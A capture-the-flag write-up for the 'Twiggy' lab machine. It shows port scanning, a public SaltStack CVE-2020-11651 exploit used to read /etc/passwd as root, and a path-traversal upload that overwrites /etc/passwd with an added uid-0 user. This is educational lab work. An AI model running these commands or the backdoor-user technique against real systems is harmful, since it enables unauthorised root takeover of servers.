Twiggy | Write-up

Difficulty: Easy
Platform: Proving Ground Practice
Operating System: Linux
Target IP: 192.168.169.62
Date Completed: 17-02-2026
Solution Author: Armaan Nain

Objectives

- Root Flag


Initial Foothold

Port & Service Scan :

Scanned the machine for open ports running services facing public network.

Command : NMAP SCAN


```
sudo nmap 192.168.169.62 -sCV -p- --min-rate=300 -oN nmap-scan
```



The scan revealed multiple open ports running various services and their versions.

Service Enumeration :

Since we have service versions , checked them if they are prone to any known vulnerability , Service on port 4505 & 4506 seemed to vulnerable to CVE-2020-11652 & CVE-2020-11651. A simple google search revealed multiple public exploits exploiting the vulnerability .



After proof-reading the exploit for dependencies & What does it do, Found the usage instructions on GitHub page of exploit. CVE-2020-11651 = known **root-level RCE** . The exploit runs a check for this vulnerability , if it exists . Then we have command execution as root on the machine . we ran the exploit to read `/etc/passwd` file and the results revealed the vulnerability do exist on target.

Command : Running Exploit to read `/etc/passwd` file

```
python exp.py --master 192.168.169.62 -r /etc/passwd
```

```
❯ python exp.py --master 192.168.169.62 -r /etc/passwd
[!] Please only use this script to verify you have correctly patched systems you have permission to access. Hit ^C to abort.
/home/raven/Documents/Tools/myenv/lib/python3.13/site-packages/salt/transport/client.py:28: DeprecationWarning: This module i
s deprecated. Please use salt.channel.client instead.
  warn_until(
[+] Checking salt-master (192.168.169.62:4506) status... ONLINE
[+] Checking if vulnerable to CVE-2020-11651... YES
[*] root key obtained: ESetO4U5zGl4KSxCmAcSSxuZ7eV4LqC1GaS+s2yTuXqhah/sq1Tdh/k7pT9mRq0IihgrezwtoCE=
[+] Attemping to read /etc/passwd from 192.168.169.62
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
chrony:x:998:996::/var/lib/chrony:/sbin/nologin
mezz:x:997:995::/home/mezz:/bin/false
nginx:x:996:994:Nginx web server:/var/lib/nginx:/sbin/nologin
named:x:25:25:Named:/var/named:/sbin/nologin

/home/raven/Desktop/Machines/08-Twiggy/exp.py:364: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled
 for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UT
C).
  jid = '{0:%Y%m%d%H%M%S%f}'.format(datetime.datetime.utcnow())
```

As we have root privileges on host , we can modify the contents of `/etc/passwd` file of the target , by creating a local copy of the passwd file and then modifying it and replacing the original passwd file in place.

Created a new user & amended the local passwd file copy.

Command : amend passwd file with new root user with password 123

```
echo -n "newroot:$1$zZcWkmah$dJrdQ79Zn8TQjg3dnLpes1:0:0:root:/root:/bin/bash" >> passwd
```


```
❯ openssl passwd 123
$1$zZcWkmah$dJrdQ79Zn8TQjg3dnLpes1
```

```
named:x:25:25:Named:/var/named:/sbin/nologin
newroot:$1$zZcWkmah$dJrdQ79Zn8TQjg3dnLpes1:0:0:root:/root:/bin/bash
```

Command : Upload file on target using exploit

```
python exploit.py --master 192.168.169.62 --upload-src passwd --upload-dest ../../../../../../etc/passwd
```

After uploading the file we verified , it the exploit does it's job correctly by checking contents of `/etc/passwd` file on target once again.



Now we `ssh` into the target with the newly created user.

Privilege Escalation

Technique Used: Creating a new root user & logged in system via `ssh` as the new root user.

Flag

Root: {HIDDEN}

Extra Information

Tools & Techniques Used :

Tool / Technique	Purpose (Machine's Context)
nmap	To scan for open service ports && service version
Searchsploit	To search for exploit
Search Engine	To gather additional information about exploit
openssl	To generate password for new root user

References :

- github.com/jasperla/CVE-2020-11651-poc : EXPLOIT USED

My Experience :

- The machine was simple but I spent quite some time setting up environment for exploit & I was getting timeout errors , so had to modified timeout in exploit but the machine was straight forward.
